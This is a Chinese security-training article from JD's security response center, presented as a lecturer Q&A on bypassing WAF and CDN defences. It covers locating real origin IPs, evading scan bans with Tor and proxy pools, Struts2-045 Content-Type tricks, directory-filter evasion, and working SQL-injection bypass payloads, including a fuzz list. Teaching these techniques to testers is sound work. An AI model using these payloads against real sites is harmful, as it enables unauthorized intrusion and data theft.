# 安全小课堂第119期【渗透测试之几个拦截行为bypass】

京东安全应急响应中心 6天前

现在的网络犯罪案件具有专业化趋势，因为具有隐蔽的特性。例如传销、赌博、色情直播，更多是和手机app的交互，加上https的普及，很多公有云不能通过流量有效甄别网络犯罪行为，从而提供防护服务。
网络对抗不单单是漏洞的利用，越来越能体现攻防对抗，bypass waf的检测和利用就变得越来越有趣了。
JSRC **安全小课堂第119期**，邀请到**小灰**作为讲师就**分享下常见的几种waf拦截情形和bypass**为大家进行分享。同时感谢小伙伴们的精彩讨论。

测试遇到CDN防护?

**京安小妹**

**小灰：**

根据CDN的解析原理，从架构层绕过，找到真实IP，根据DNS的解析顺序本地hosts是优先于DNS查询的。本地绑定hosts后，再使用域名访问就是绕过CDN直接访问网站。

1、 nslookup查看域名解析中流量小的记录。

查询域名的NS记录，其域名记录中的MX记录，TXT记录等因为流量小，没有优化线路的需求，有可能指向的是真实IP或同C段服务器。

2、 通过C段探测。

如果一个公司的业务可能放在同个机房，IP可能为同C段，先找到子域名未使用cdn的IP，（VPN，SSLVPN的IP一般会是c段),扫c段，通过title和页面内容判断，找真实IP

3、 历史解析。

查询dns解析的IP历史变化，查找真实IP。比较好用的dns解析历史IP网站 https://www.passivetotal.org/，除此之外还可以用其收集子域名。

4、 墙外法（现在不好用了）。

国内的CDN机房刚建立的时候，没有国外节点，甚至是一个机房的C段，国外的请求

会直接指向真实IP。用国外的多节点ping工具，例如http://www.just-ping.com/，全球几十个节点ping目标域名，很有可能找到真实IP。

5、 主动回连

例如某些网站的邮件回复功能，查看来源IP，可能得到真实IP，主要看发送的组件是否带IP字段。找到一个ssrf漏洞或者类似上传远程文件功能，访问我们的服务器，可以得到真实ip

6、 系统配置文件

探针文件phpinfo或某些配置里输出了SERVER["SERVER_ADDR"]

7、masscan全网扫描，提取web服务，提取内容和测试站点比较。这个思路挺好的，只是有点麻烦，如果扫描正好漏掉了，岂不是哭死。

信息收集时候，探测端口、扫描目录被ban?

**京安小妹**


**小灰：**

降低频率、修改XFF header头这种方案就不说了。


1、不能扫目录的情况下不要忽略爬虫，对于二次开发的网站，通过爬虫，总能发现没有修改到的链接，可以识别出是什么cms开发的，提供渗透思路。

2、可以借用第三方的资源去降低我们的渗透成本做信息收集。

探测端口可以使用浏览器shodan插件，数据更新特别迅速，从截图可以看到。shodan是分布式主机分工各扫单一端口，入库汇总。对于我们的测试对象，每台主机仅扫描一个端口所以可以防止被ban。端口探测变成了api访问，例如探测一个c段网络服务，速度会更快，更快发现其余资产，缺点就是只扫描常用端口。




3、 使用tor网络，更换IP的方式，bypass waf的拦截，尤其是手工测试waf规则时候





4、使用代理池，自动更换ip

17年blackhat上提到的一个工具，利用tor网络做代理池更换IP。项目地址

https://github.com/realgam3/pymultitor

Git上的一个http的代理池项目，会从全网找到http代理，自动从代理池随机取代理更换线路。

https://github.com/imWildCat/scylla




| IP | Port | Anonymous | Protocol | Latency | Updated at |
|---|---|---|---|---|---|
| 128.199.234.64 | 80 | Yes | HTTP | 174 ms | 20180529 12:27:35 |
| 129.232.179.98 | 80 | Yes | HTTP | 184 ms | 20180529 12:27:13 |
| 75.151.213.85 | 8080 | Yes | HTTPS | 268 ms | 20180529 12:27:00 |
| 41.92.208.38 | 53281 | Yes | HTTPS | 132 ms | 20180529 12:26:52 |
| 103.224.37.129 | 8080 | Yes | HTTP | 305 ms | 20180529 12:26:47 |
| 54.93.248.244 | 80 | Yes | HTTP | 24 ms | 20180529 12:25:58 |

**讲师**

waf处理数据原理流程及可能存在的问题？

**京安小妹**

**小灰：**

原理流程：数据链路经过waf——数据的提取——数据预处理——规则匹配

推荐大家阅读篇好文，破-见的《WAF攻防研究之四个层次Bypass WAF》https://weibo.com/ttarticle/p/show?id=2309404007261092631700 ，虽然是16年的文章，但是bypass的思路基本从这四个角度出发，具体遇到，需要分析拦截内容和测试bypass方法。

这样的原理流程环节可能带来防护手段的局限性：

1、链路层：

云waf等cdn防御（通用防护手段），可以通过找到真实ip的方式绕过。

2、资源层：

探测的数据包大小受限，并发请求访问频率受限，导致漏过数据包。

3、协议层：

协议污染和协议未覆盖

4、规则层：

特性或者正则书写错误，导致的规则不全

数据提取产生的问题：以struts2-045 漏洞，content-type内容的采集为例，@香草师傅当时分析了各家waf的情况，下面举几个例子

1、某些waf检测攻击的方式简单粗暴，检测到Content-Type中存在${或者%{就拦截，由于不同WEB Server或容器对于HTTP头部的解析存在差异,最终WAF获取的Content-Type和web容器获取的不一致，导致WAF被绕过。

方式一：在包末尾多添加一个Content-Type:multipart/form-data

如图直接构造EXP会被waf拦截

添加Content-Type后，成功绕过waf，而且代码能正确执行

方法二： 换行+空格，因为http协议允许换行+空格，在部分服务器可行如tomcat等支持http头换行的服务器。

2、某云waf的检测方法也是很简单，直接检测Content-Type中的multipart/form-data，绕过方法很简单，添加Content-Type:smultipart/form-data${exp}后面跟EXP代码就行
后面跟EXP代码就行

数据预处理产生的问题：空白符，注释，编码的处理。
这种案例很多，下面讲注入bypass的时候会说提到。

规则匹配产生的问题：核心是正则匹配规则。
某次案件中遇到waf的注入拦截，post请求，转换Content-Type:为multipart/form-data后仍被拦截，@落师傅提出在参数中加上filename后绕过，可以猜测正则逻辑是匹到filename就按照文件上传规则检测，不进行注入规则检测。

```
--Boundary+A0750D0FE93DC006
Content-Disposition: form-data; name="to_user_id";

/**/-- filename="test"
1 or if(1,0,sleep(5))
--Boundary+A0750D0FE93DC006--
```

加上注释和换行，后端sql语句能正常执行。

```
mysql> select id from user where id= -- filename="aaaaa.txt"
    -> 3 or sleep(5);
+------+
| id   |
+------+
|    3 |
+------+
1 row in set (5.00 sec)
```


**讲师**

sqli是常见的危害较大的漏洞，几种常见waf下，怎么测注入？怎么出数据？

**京安小妹**

**小灰：**
Sqli的三个层次，判断是否存在，证明能出数据，能够跨库出数据。下面我们说说测试绕过规则的流程。
1、某云waf Bypass
?id=1%20and~~1=1 这样测试使用~取反运算绕过\sand\s的边界匹配，这种

基本语句判断是否存在注入。
?id=1 and user()被拦截
/?id=1
or~~116=ascii%23%0a(substring%23%0a(database%23%0a(),1,1))
Union select 拦截,使用--+%0a绕过
?id=1%27or~~1=1 union--+123%0aselect 1
Select 1 from不拦截
Select 1 from dual 拦截
select@b:=(column_name)from{a database.table_name} 使用odbc语法不拦截
union select from1 拦截,在出现union的情况下，from后面跟字符就被拦截，过滤规则特别严
使用@a:的定义，将union select from改成select from union select
?id=1%27or~~1=1%20and@a:=(select@b:=(column_name)from{a database.table_name}%20union--+%0aselect@a
语句也是能正常出数据的。





2、某盾waf bypass get请求
测试同理
?id=1%20and~~1=1拦截
?id=1%20and`id`like 1不拦截，可以用来测试是否存在注入
?id=1%27and%20@a:=(select--+%0apass--+%0afrom--+%0adual)--+%0aunion(select%20@a)

3、某网站防护软件bypass
这是我16年发现的一个方法，waf在对数据做预处理的时候，将/**/注释替换为空格，再进入规则进行匹配拦截。现在这个逻辑还没有改。
这个是16年的截图，当时防护日志可以看到拦截的处理


新版的测试

http://192.168.79.131/sqltest.php?a=/*&id=1 union select 1,user from mysql.usre&b=*/





可以看到测试规则的绕过就是逐步判断过滤了什么，哪些还可用，用知道的姿势，组合绕过，所以可以总结流程写成payload测试。

```
/*
/*!
*/
/*1*/
%
%23
--+
--
--
%0a
%a0
(
()
and
and 1=1
and~~1=1
and id like`1`
or
or 1=1
or~~1=1
||1=1
%26%261=1
xor
xor~0
'xor~0
user
user(
user()
a()
union
select
select{
union select
union select{
.0union select
union(select
union( select
```

```
union(select pass from (dual))
select from
select-1 from
select@a:'pass'from
SELECT@name:=(username)FROM(x(adminuser))
```

**讲师**

发现了特殊敏感文件，waf却禁止特殊文件访问？

**京安小妹**

**小灰：**


细心和fuzz

1、限制目录访问正则可能这么写/admin/，浏览器发包会转，通过burp发包/\admin\/即可绕过限制访问目录，系统的403限制，原理不一样。

2、限制文件访问，fuzz后缀，windows忽略%20的特性，例如waf匹配(.*\.svn-base$)，使用后缀.svn-base%20即可绕过限制。

3、 如果是云waf考虑资源限制

多并发状态下，考虑资源消耗，不影响用户体验可能会放过去数据包。例如某云盘资源，突然限制下载，开一个burp重放数据包，云盘资源就能继续下载到。（现在不知道还能不能用，好久没这个需求了QWQ）




**讲师**

本期JSRC 安全小课堂到此结束。更多内容请期待下期安全小课堂。如果还有你希望出现在安全小课堂内容暂时未出现，也欢迎留言告诉我们。

安全小课堂的往期内容开通了自助查询，点击菜单栏进入“安全小课堂”即可浏览。

**简历请发送：cv-security@jd.com**

微信公众号：jsrc_team

新浪官方微博：京东安全应急响应中心